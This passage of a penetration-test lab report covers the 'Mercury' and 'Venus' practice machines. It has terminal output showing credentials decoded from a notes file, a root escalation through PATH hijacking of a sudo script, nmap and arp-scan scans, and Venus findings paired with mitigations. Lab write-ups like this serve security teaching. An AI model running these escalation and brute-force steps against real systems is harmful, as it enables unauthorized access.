
Vulnerability: A script with sudo privileges was misconfigured, allowing the user to escalate privileges to root. By analyzing the sudo rights of the current user, it was possible to execute a script with elevated privileges and gain root access.


- **Impact**: Full control over the system was achieved, compromising its integrity and confidentiality.

- **Evidence**: Using sudo, the script was executed with root privileges, providing a root shell and access to the root flag.




webmaster@mercury: ~/mercury_proj
Problem loading page
Help
kali@kali: ~
kali@kali: ~
webmaster@mercury: ~/mercury_proj
webmaster@mercury:~$ ls
mercury_proj user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3 manage.py mercury_facts mercury_index mercury_proj notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGt
tCg==
webmaster@mercury:~/mercury_proj$ echo webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4w
NTZFYXJ0aHMK
webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
webmaster@mercury:~/mercury_proj$ echo webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4w
NTZFYXJ0aHMK | base64 --decode
◆◆◆j◆^base64: invalid input
webmaster@mercury:~/mercury_proj$ echo bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aH
MK | base64 --decode
mercuryisthesizeof0.056Earths
webmaster@mercury:~/mercury_proj$


kal...: ~
kal...: ~
webmaster@mer.../mercury_proj
root@...ry: ~
Last login: Fri Aug 28 12:57:20 2020 from 192.168.31.136
linuxmaster@mercury:~$ ls
linuxmaster@mercury:~$ cd /root
-bash: cd: /root: Permission denied
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin
User linuxmaster may run the following commands on mercury:
(root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
linuxmaster@mercury:~$ ls
tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit
root@mercury:/home/linuxmaster# id
uid=0(root) gid=0(root) groups=0(root)



5. Result

The Mercury machine was found to have several critical vulnerabilities:

- **SQL Injection**: Allowed unauthorized access to sensitive data.
- **Weak Credential Management**: Exposed credentials facilitated SSH access.
- **Privilege Escalation**: Misconfigured sudo permissions enabled root access.

VENUS

1. Target

Gain both user and root access to the Venus machine and demonstrate privilege escalation techniques.

2. Tools

- Nmap (network scanning)
- ARP Scan (network device discovery)
- Feroxbuster (directory enumeration)
- Hydra (brute force login)
- Burp Suite (authentication token manipulation)
- CyberChef (decryption)
- LinPeass (privilege escalation auditing)
- Python (for simple HTTP server)

3. Scope

- The scope of this penetration test included the following:

1. Identifying the host machine IP and scanning for open ports.
2. Exploring open services for vulnerabilities such as weak credentials and misconfigurations.
3. Exploiting identified vulnerabilities to gain unauthorized access and escalate privileges.
4. Recommending mitigations to secure the identified vulnerabilities.

4. Target Identification

The target machine was identified as **172.16.110.131** on the network. After successfully scanning the network, we identified open services for further exploitation.

PORT	STATE	SERVICE
22/tcp	open	ssh
8080/tcp	open	http-proxy

5. Steps

5.1 Network Scanning


5.1.1 Vulnerability


Lack of ICMP Response


By disabling ICMP responses, the target initially attempted to evade simple network discovery, but we bypassed this using nmap -sS.

5.1.2 Mitigation

- ICMP responses should not be completely disabled; instead, use firewalls to restrict pings to trusted IPs only. Monitoring unusual ICMP traffic can help detect potential scanning attempts.


mahm00d@kali: ~
┌──(mahm00d㉿kali)-[~]
└─$ nmap 172.16.110.0/24
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-10 16:28 EEST
Nmap scan report for 172.16.110.1
Host is up (0.00032s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http
443/tcp open https
5000/tcp open upnp
7000/tcp open afs3-fileserver
10000/tcp open snet-sensor-mgmt
10001/tcp open scp-config
Nmap scan report for 172.16.110.2
Host is up (0.00041s latency).
All 1000 scanned ports on 172.16.110.2 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Nmap scan report for 172.16.110.130
Host is up (0.00038s latency).
All 1000 scanned ports on 172.16.110.130 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)


mahm00d@kali: ~
Nmap scan report for 172.16.110.130
Host is up (0.00038s latency).
All 1000 scanned ports on 172.16.110.130 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.05 seconds
(mahm00d㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5d:b6:be, IPv4: 172.16.110.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.110.1 fa:ff:c2:11:a7:65 (Unknown: locally administered)
172.16.110.2 00:50:56:e2:6a:0e (Unknown)
172.16.110.131 00:0c:29:4e:75:66 (Unknown)
172.16.110.254 00:50:56:f3:cd:46 (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.886 seconds (135.74 hosts/sec). 4 responded
(mahm00d㉿kali)-[~]
$


mahm00d@kali: ~
responded
(mahm00d㉿kali)-[~]
$ nmap -A 172.16.110.131
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-10 16:31 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.17 seconds
(mahm00d㉿kali)-[~]
$ sudo nmap -sS 172.16.110.131
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-10 16:31 EEST
Nmap scan report for 172.16.110.131
Host is up (0.0010s latency).
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT STATE SERVICE
22/tcp open ssh
8080/tcp open http-proxy
MAC Address: 00:0C:29:4E:75:66 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds
(mahm00d㉿kali)-[~]
$

5.2 Open Port Discovery

5.2.1 Port 8080 – HTTP Login Page


We found an HTTP login page on http:// 172.16.110.131:8080, accessible with default credentials (guest:guest).

5.2.2 Vulnerability

Weak Credentials (Default Login)
The presence of default or weak credentials poses a significant security risk, allowing easy unauthorized access.

5.2.3 Mitigation

Default credentials should be removed immediately after setup.
Implement strong password policies that require complex passwords and regular changes.
Employ multi-factor authentication (MFA) for added security.



5.3 Directory Enumeration

5.3.1 Discovered Directory

We uncovered the /admin directory through Feroxbuster, which housed a login form susceptible to brute force attacks.


5.3.2 Vulnerability


Unprotected Sensitive Directory

Sensitive directories should not be easily discoverable via automated tools like Feroxbuster.

5.3.3 Mitigation

Use secure authentication mechanisms and implement rate-limiting to prevent brute force attacks.
Configure directory access controls and hide sensitive directories from web crawlers using a robots.txt file or other mechanisms.
Apply CAPTCHA or account lockout policies after multiple failed login attempts.





5.4 User Enumeration and Credential Brute Force

Using **Hydra**, we enumerated valid usernames for login via the /admin endpoint.

5.4.1 Vulnerability


User Enumeration

The system's different responses for invalid usernames and passwords allowed us to determine valid usernames, exposing the system to brute force attacks.

5.4.2 Mitigation

- Standardize error messages for login attempts (e.g., “Invalid credentials”) so that they don’t reveal whether a username or password is incorrect.

- Implement account lockout mechanisms after a set number of failed login attempts to prevent brute force attacks.



5.5 Authentication Token Analysis

We intercepted and decoded authentication cookies using **Burp Suite** and found that the cookies were Base64-encoded username and password hashes.


5.5.1 Vulnerability

